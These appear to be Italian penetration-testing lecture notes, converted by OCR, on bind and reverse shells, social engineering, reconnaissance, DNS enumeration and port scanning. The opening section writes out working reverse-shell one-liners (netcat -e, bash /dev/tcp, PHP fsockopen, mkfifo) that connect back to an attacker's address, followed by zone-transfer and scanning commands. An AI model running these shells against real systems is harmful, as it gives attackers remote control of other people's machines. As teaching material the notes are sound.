
BIND SHELL VS REVERSE SHELL

Introduzione

Riprendendo il discorso su Netcat e sulle shell remote, esistono due tipologie di shell remote: le **bind shell** e le **reverse shell**. Si tratta di due meccanismi molto utilizzati dagli attaccanti che vogliono colpire una macchina remota.

Bind shell


Qui l'attaccante veste i panni dell'utente (il client). La macchina target (la vittima) apre una porta, l'attaccante si collega a tale porta e ottiene così una shell remota.



In Netcat si può mettere in piedi una bind shell coi seguenti comandi:
-> [Shell del target] **nc -lvnp *num_porta* -e /bin/bash** (con -e /bin/bash indichiamo che all'interno del target girerà il programma /bin/bash, che è quello messo a disposizione dell'attaccante).
-> [Shell dell'attaccante] **nc *IP_addr num_porta*** (dove l'indirizzo IP e il numero di porta sono entrambi del target a cui ci si vuole connettere).

Reverse shell

Qui la porta non viene aperta dalla macchina target, bensì dall'attaccante, il quale dovrà fare in modo che la vittima si connetta a lui. Questo approccio può risultare più vantaggioso poiché, nel caso della bind shell:
- È facile che la macchina target si trovi in una rete aziendale protetta da firewall, per cui non tutto il traffico può raggiungere la porta del target aperta con Netcat.
- All'interno del target, nel momento in cui viene aperta una porta, potrebbero essere triggerati dei meccanismi di protezione, come ad esempio antivirus.



Reverse shell in Netcat:

In Netcat si può mettere in piedi una reverse shell coi seguenti comandi:


-> [Shell dell'attaccante] **nc -lvnp *num_porta***

-> [Shell del target] **nc *IP_addr num_porta* -e /bin/bash** (dove l'indirizzo IP e il numero di porta sono entrambi dell'attaccante a cui ci si vuole connettere).

Reverse shell in bash:

Per definire una reverse shell in bash, dobbiamo tenere a mente lo schema di quello che avviene:

1) L'attaccante si mette in ascolto su una determinata porta.
2) La vittima si connette alla porta aperta dall'attaccante.
3) L'attaccante deve poter inviare comandi sul programma /bin/bash della vittima.
4) La vittima invia l'output di ciascun comando all'attaccante, il quale lo visualizzerà a schermo.



In definitiva, i comandi da eseguire sono i seguenti:

-> [Shell dell'attaccante] **nc -lvnp *num_porta***

-> [Shell del target] **/bin/bash -i > &/dev/tcp/*IP_addr*/*num_porta* 0>&1** (dove /bin/bash -i > &/dev/tcp/*IP_addr*/*num_porta* indica che l'output dei comandi immessi su /bin/bash (i.e. stdout) deve essere redirezionato sulla connessione TCP con l'indirizzo IP e il numero di porta associati all'attaccante, mentre 0>&1 indica che stdin (che ha file descriptor 0) deve essere redirezionato su stdout (che ha file descriptor 1) il quale, a sua volta, era stato già redirezionato sulla connessione TCP (per cui questo equivale a redirezionare stdin direttamente sulla connessione TCP)).

NB: talvolta il comando /bin/bash potrebbe non funzionare. In questo caso, si può mettere in piedi una reverse shell all'interno di un'altra /bin/bash, e lo si fa nel seguente modo:
/bin/bash -c "/bin/bash -i > &/dev/tcp/*IP_addr*/*num_porta* 0>&1"

Reverse shell in php:
Riutilizzando la medesima logica esposta precedentemente, in php si può mettere in piedi una reverse shell coi seguenti comandi:
-> [Shell dell'attaccante] **nc -lvnp *num_porta***
-> [Shell del target] **php -r '$sock=fsockopen("*IP_addr*", *num_porta*);exec("/bin/sh -i <&3 >&3 2>&3");'**
(dove 3 è il file descriptor associato alla socket appena creata).

Reverse shell con le named pipe:
-> [Shell dell'attaccante] **nc -lvnp *num_porta***
-> [Shell del target] **rm /tmp/f; mkfifo /tmp/f; cat /tmp/f|/bin/sh -i 2>&1|nc *IP_addr num_porta* > /tmp/f**

Proviamo a spiegare il comando della vittima:
- **rm /tmp/f**: rimuove l'eventuale file dal nome f che si trova all'interno della directory /tmp.
- **mkfifo /tmp/f**: crea una nuova named pipe dal nome f all'interno della directory /tmp.
- **cat /tmp/f|/bin/sh -i**: legge il contenuto della named pipe (che può essere un comando) e lo redirige su /bin/sh.
- **2>&1|nc *IP_addr num_porta* > /tmp/f**: redirige l'output di /bin/sh sulla connessione di rete con l'indirizzo IP e il numero di porta dell'attaccante; dopodiché, tramite il '>', redirige l'output della connessione di rete verso /tmp/f, ovvero verso la named pipe.

Nel repository GitHub **swisskyrepo/PayloadsAllTheThings**, tra le varie cose, è riportato il codice della reverse shell per tutti i linguaggi di programmazione.

Problema dell'interattività con le reverse shell:
Nell'utilizzare una reverse shell, non è possibile fare utilizzare interattivamente programmi come sudo o su. Il problema è che una reverse shell non ha un TTY (un terminale virtuale) associato, per cui non c'è un vero e proprio flusso collegato alla nostra tastiera in input e un vero e proprio flusso collegato al nostro schermo in output (di fatto tutti i flussi sono redirezionati direttamente verso la connessione).
Per ripristinare l'interattività, è necessario eseguire un TTY. Il modo più semplice per farlo è ricorrere al seguente comando Python nella macchina dell'attaccante dopo aver instaurato la connessione con il target:

python3 -c 'import pty; pty.spawn("/bin/sh")'

L'operazione pty.spawn("/bin/sh") crea una nuova shell sh con stavolta un TTY associato (dunque qui è possibile utilizzare interattivamente programmi come sudo o su).
In alternativa al comando Python, è possibile ricorrere a:

script -qc /bin/bash /dev/null

Altre soluzioni per eseguire un TTY sono sempre riportate in swisskyrepo/PayloadsAllTheThings.

INFORMATION GATHERING

Social engineering
È la metodologia che offre un tasso di successo maggiore per un attacco informatico. In particolare, è l'arte di manipolare una persona con lo scopo di farle effettuare delle azioni oppure di farle divulgare delle informazioni confidenziali.
Le tattiche per il social engineering si suddividono in:
- **Remote**: non prevedono un contatto fisico tra l'attaccante e la vittima (e.g. telefonata, e-mail di phishing, patch del sistema operativo contenente malware).
- **Fisiche**: prevedono un contatto fisico tra l'attaccante e la vittima.

Esempi di tattiche remote:
-> **Spoofing mails**: purtroppo il protocollo SMTP non impone l'autenticazione delle e-mail (per cui i server SMTP sono *open*); di conseguenza, è possibile inviare delle email con un indirizzo mail del mittente falso. È possibile accorgersi di tale evenienza andando a guardare l'header del messaggio SMTP: se leggiamo l'header dal basso verso l'alto, possiamo vedere in ordine cronologico i server SMTP attraversati dal pacchetto. Notiamo che c'è qualcosa che non va nel momento in cui il primo server SMTP ha un dominio diverso dal dominio del mittente dell'e-mail.
A valle di queste considerazioni, affinché un server SMTP di un'azienda A sia sicuro (ovvero non open), deve accettare tutte e sole le e-mail che hanno il mittente locale ad A oppure il destinatario locale ad A oppure il mittente autenticato e autorizzato (seppur non locale ad A). D'altra parte, il server SMTP non deve accettare e-mail arbitrarie con mittente non autenticato, non autorizzato e non locale ad A, e con destinatario non locale ad A.

-> **Chiavette USB malevole**: si tratta di chiavette USB che non si limitano a essere dei meri dispositivi di archiviazione, bensì sono pensate per fare altro: ad esempio, possono essere progettate per essere riconosciute come tastiera da parte della macchina e, da lì, possono essere sfruttate per prendere il controllo della macchina stessa; in alternativa, possono contenere dei programmi / dei file che una qualche persona può essere tentata di aprire ma che in realtà non fanno altro che inviare l'indirizzo IP, l'hostname e lo username associati al dispositivo e all'utente vittima.

-> **Social Engineering Toolkit (SET)**: è uno strumento che, ad esempio, dato un sito selezionato dall'attaccante, fornisce un duplicato della pagina di login di quel sito che, in realtà, contiene il codice che redirezione la vittima verso un server a scelta.

Reconnaissance
È la prima fase tecnica del penetration testing e consiste nel raccogliere quante più informazioni possibili (e.g. qual è il punto di accesso) del target (che può essere una macchina, un sito web o un'azienda).
La raccolta delle informazioni (**information gathering**) può essere:
- **Passiva** se noi (in quanto attaccanti) non avremo mai un contatto diretto con la vittima, cioè non scambieremo mai pacchetti con lei; quello che si fa, invece, è ricercare le informazioni postate pubblicamente su Internet. Questo approccio è anche detto **Open Source Intelligence** (**OSINT**).
- **Attiva** se noi avremo un contatto diretto con la vittima.

Information gathering passiva
Google Dorking:
È uno strumento di Google che permette di restringere i risultati di una ricerca applicando determinati filtri.
I filtri più importanti sono:
-> **Filetype**: la ricerca viene ristretta a un particolare tipo di file (e.g. filetype:pdf, filetype:txt, filetype:sql).

-> **Inurl**: serve a restringere i risultati solo in base a quello che vi è scritto nell'url (e.g. inurl:"admin.php").
-> **Intext**: serve a restringere i risultati solo in base a quello che vi è scritto nel testo della pagina web.
-> **Intitle**: serve a restringere i risultati solo in base a quello che vi è scritto nel titolo della pagina web.
-> **Site**: la ricerca viene ristretta a un dominio o sottodominio preciso.
-> **Cache**: serve a recuperare l'ultimo snapshot effettuato da Google di una determinata pagina web; serve ad esempio per accedere a un sito che non è più accessibile.

Esempio 1: site:microsoft.com -site:www.microsoft.com → mostra tutte le pagine web relative a un sotto-dominio di microsoft.com senza mostrare alcuna pagina di www.microsoft.com.
Esempio 2: site:uniroma2.it filetype:pdf → cerca tutti i file pdf all'interno del dominio uniroma2.it. Attenzione: in questo modo è possibile visualizzare anche i pdf che non sono raggiungibili tramite un link.
Esempio 3: site:uniroma2.it inurl:php?id= → serve per fare una ricerca dei punti di accesso a uniroma2.it.
Esempio 4: cache:uniroma2.it → mostra l'ultima pagina di uniroma2.it cachata da Google.

Wayback Machine:
È uno strumento che effettua periodicamente uno snapshot di alcuni siti per poi conservare tutti quanti gli snapshot. Grazie a lui è possibile visualizzare tutto lo storico dei siti coinvolti.

Pastebin:
È un sito web che permette di caricare su Internet dei documenti (come i file di testo). Capita spesso che qualcuno carichi delle informazioni sensibili con Pastebin. Di conseguenza, è possibile sfruttare questo strumento per ricercare tali informazioni sensibili mediante l'utilizzo di parole chiave.


Shodan:
È un motore di ricerca per dispositivi connessi a Internet. Ad esempio, con Shodan è possibile trovare il router di casa mia, il mio telefono e così via. È anche possibile effettuare delle ricerche basate sulle vulnerabilità dei dispositivi (per cui compaiono solo i dispositivi che matchano con una particolare vulnerabilità).

Whois:
È un protocollo che fornisce delle informazioni associate a uno specifico dominio (e.g. informazioni sul proprietario del dominio e sui server DNS).

The Harvester:
È un tool che, dato un dominio e dati alcuni motori di ricerca, fornisce tutti gli indirizzi e-mail associati a quel dominio utilizzando quei motori di ricerca (se non viene specificato alcun motore di ricerca allora The Harvester li prova tutti).


Recon NG:
È un framework che serve a fare una raccolta di informazioni sul web.

Information gathering attiva
Scoperta degli host:
Avviene tramite il **DNS** (**Domain Name System**), che è un protocollo client-server, distribuito, gerarchico e basato su UDP, e serve a tradurre i nomi di dominio in indirizzi IP. È gerarchico nel senso che ciascun server DNS è associato a uno specifico dominio, e i vari domini sono organizzati in una struttura ad albero, dove un dominio D è figlio di un dominio D' se D è un sottodominio di D' (vedere pagina seguente).



TLD = Top Level Domain

Una **DNS Zone** rappresenta l'insieme di informazioni DNS per un particolare dominio (e infatti viene gestita da un particolare server DNS):



Ad esempio, mail.uniroma2.it rappresenta una sottozona della zona di uniroma2.it.

Gli attori principali del protocollo DNS sono:
- DNS client: è un programma come un web browser che può aver bisogno di tradurre un particolare domain name in indirizzo IP.
- DNS server: è un componente che memorizza e mette a disposizione i dati DNS; è in ascolto sulla porta 53.
- DNS resolver: è un programma che accetta le query da parte dei client DNS, le inoltra a uno o più server DNS e, infine, invia la risposta al client (è praticamente un proxy server).

In DNS è possibile effettuare due tipi di richieste:
-> **Query ricorsiva**: se il server DNS server contattato non conosce la risposta alla query, si farà carico lui di inoltrare la richiesta ad altri DNS server.
-> **Query iterativa**: se il server DNS server contattato non conosce la risposta alla query, risponde al client con l'indirizzo di altri DNS server che possono essere contattati (messaggio di tipo NS).

Di seguito sono mostrati i vari tipi di messaggi definiti nel protocollo DNS.

Type	Description
A	IPv4 address of host
AAAA	IPv6 address of host
MX	Mail exchange
PTR	Host name corresponding to IP address. Unlike a CNAME, DNS processing stops and just the name is returned.
NS	Host name of SOA name server. Delegates a DNS zone to use the given authoritative name servers.
CNAME	Canonical Name: alias of one name to another. The DNS lookup will continue by retrying the lookup with the new name.
SOA	Identifies the DNS server responsible for the domain information, including the primary name server, the email of the domain administrator, the domain serial number, and several timers relating to refreshing the zone.
TXT	General human-readable information

Dig:
È un programma che serve per interagire con DNS. Se scriviamo su terminale un comando di tipo dig <hostname>, stiamo effettuando una richiesta di tipo A.
Di seguito sono riportati alcuni esempi di utilizzo del programma dig:

- ***dig hostname***
- ***dig hostname record-name***
- ***dig @dns-server hostname record-name***
- ***dig @dns-server hostname any***

-> Record-name può essere una stringa in {A, AAAA, MX, PTR, NS, CNAME, SOA, TXT}.
-> Se usiamo any al posto di record-name, stiamo richiedendo tutte le tipologie di messaggi di risposta.
-> @dns-server è l'indirizzo IP del server DNS che vogliamo contattare; se non viene specificato, verrà contattato il server DNS di default per la nostra macchina; se viene specificato il nome del server DNS da contattare anziché il suo indirizzo IP, verrà sfruttato il server DNS di default per risolvere l'indirizzo del server DNS che abbiamo scelto.

Un programma equivalente a dig è **host**.

Forward Lookup Bruteforce:
È una tecnica per enumerare gli indirizzi IP degli host all'interno di un dominio (di cui magari non conosciamo i nomi). Consiste nel prendere una lista di nomi (e.g. www, ftp, router, proxy) ed effettuare una query DNS per ognuno di questi. Se il server DNS ci risponde con degli indirizzi IP, allora abbiamo trovato gli host; altrimenti, questi host potrebbero essere accessibili solo internamente oppure non esistere.
Vediamo un esempio di codice bash:


- **echo www > list.txt**
- **echo ftp >> list.txt**
- **echo mail >> list.txt**
- **echo proxy >> list.txt**
- **echo router >> list.txt**
- **for ip in $(cat list.txt);do host $ip.megacorpone.com;done**

Reverse Lookup Bruteforce:
È una tecnica per enumerare gli hostname degli host all'interno di un dominio. L'idea è quella di conoscere

l'indirizzo IP di almeno uno di questi host per poi eseguire un loop in cui si effettuano delle query di tipo PTR ciclando su tutti gli indirizzi IP appartenenti alla medesima sottorete dell'indirizzo IP già noto. Per conoscere il primo indirizzo IP, tipicamente si fa prima una query di tipo A per il server DNS o per il mail server del dominio di interesse.
Vediamo un esempio di codice bash per il loop:

- **for ip in $(seq 1 255);do host 38.100.193.$ip;done | grep -v "not found"**

DNS Zone Transfer:
È il processo per cui un server DNS di tipo Master passa una copia di una porzione del suo database (detta zona) a un server DNS di tipo Worker, in modo tale da incentivare la replicazione e la tolleranza ai guasti. Tale meccanismo lascia uno spiraglio per il **DNS Zone Transfer Attack**, in cui è possibile impersonare un server DNS Worker per richiedere una copia di una determinata zona a un server DNS Master; se il Master è configurato male, risponde effettivamente con l'informazione richiesta.
Per prevenire l'attacco, è necessario che all'interno del server DNS Master ci sia una lista dei server DNS Worker che possono contattarlo per richiedere un DNS Zone Transfer. Tale lista viene specificata mediante il campo **allow-transfer**:



Vediamo com'è possibile portare a termine l'attacco (almeno nel caso in cui il campo allow-transfer del server DNS Master non sia configurato correttamente):
-> Prendere un dominio per lo Zone Transfer (e.g. zonetransfer.me).
-> Prendere i name server del dominio selezionato (nel caso di zonetransfer.me sono nsztm1.digi.ninja e nsztm2.digi.ninja, che comunque si possono ottenere mediante il comando dig zonetransfer.me ns).
-> Scrivere le seguenti query (almeno per il caso zonetransfer.me):
dig axfr @nsztm1.digi.ninja zonetransfere.me //axfr è il comando per richiedere lo Zone Transfer.
dig axfr @nsztm2.digi.ninja zonetransfere.me

DNSRecon:
È un altro programma che serve per interagire con DNS e che, a differenza di dig, automatizza il Reverse Lookup Bruteforce e il Forward Lookup Bruteforce.
Per quanto riguarda il Reverse Lookup Bruteforce, DNSRecon restituisce un elenco di hostname specificando semplicemente un range di indirizzi IP (comando 1) oppure un dominio a cui questi hostname devono appartenere (comando 2):


1) dnsrecon.py -r <startIP-endIP>
2) dnsrecon.py -d <domain> -s

Per quanto invece riguarda il Forward Lookup Bruteforce, DNSRecon restituisce un elenco di indirizzi IP associati a degli hostname a partire da un determinato dominio (comando 3):
3) dnsrecon.py -d <domain> -D <namelist> -t brt


Dei programmi analoghi a DNSRecon sono **DNSenum** e **Fierce**.

ENUMERATION


Modello client-server



Di norma, il server è in ascolto sempre su una medesima porta (80 nel caso del server web), mentre il client, ogni volta, utilizza una porta scelta randomicamente.
Sia per quanto riguarda il client che per quanto riguarda il server, la coppia (indirizzo IP, numero di porta) costituisce un **socket-address**.




Ricordiamo che ogni porta è associata a un processo in esecuzione sulla macchina:



Ancora sull'information gathering attiva: port scanning
Una volta che l'hacker ha individuato la rete target, il suo prossimo step consiste nel ricostruire la topologia della rete stessa (**network scanning**).

In realtà, il network scanning non è un'attività esclusivamente per gli hacker, bensì può essere eseguita anche dagli amministratori di rete, con lo scopo di documentare il layout della rete o di verificare se esistono host non previsti.

TCP SYN scan:
Consideriamo il three-way handshake di TCP:



Il TCP SYN scan consiste nel provare a contattare il server su una determinata porta P (ad esempio tramite Netcat): se al messaggio di SYN il server risponde con un SYN/ACK, allora P è aperta; se invece risponde con un pacchetto RST, allora P è chiusa.
Il comando Netcat che implementa questo tentativo è: **nc -n -vv -w 1 -z <ip address> <port range>**

UDP scan:
Per quanto invece riguarda il protocollo UDP, lo scan consiste nell'invio di un pacchetto vuoto verso una determinata porta P del server: se il server non invia alcuna risposta, allora P è aperta o **filtrata** (dove P è filtrata se c'è un'entità tra il client e il server che ha buttato il pacchetto prima che arrivasse al server); se invece risponde con un "port unreachable", allora P è chiusa. In realtà, il discorso è un po' più complicato di così perché c'è da tenere conto della perdita dei pacchetti: perciò, ad esempio, è anche possibile che il client invii un pacchetto UDP vuoto al server sulla porta P, il server risponda con un "port unreachable" ma tale risposta si perda, in modo tale che al client non arrivi nulla nonostante P sia chiusa.
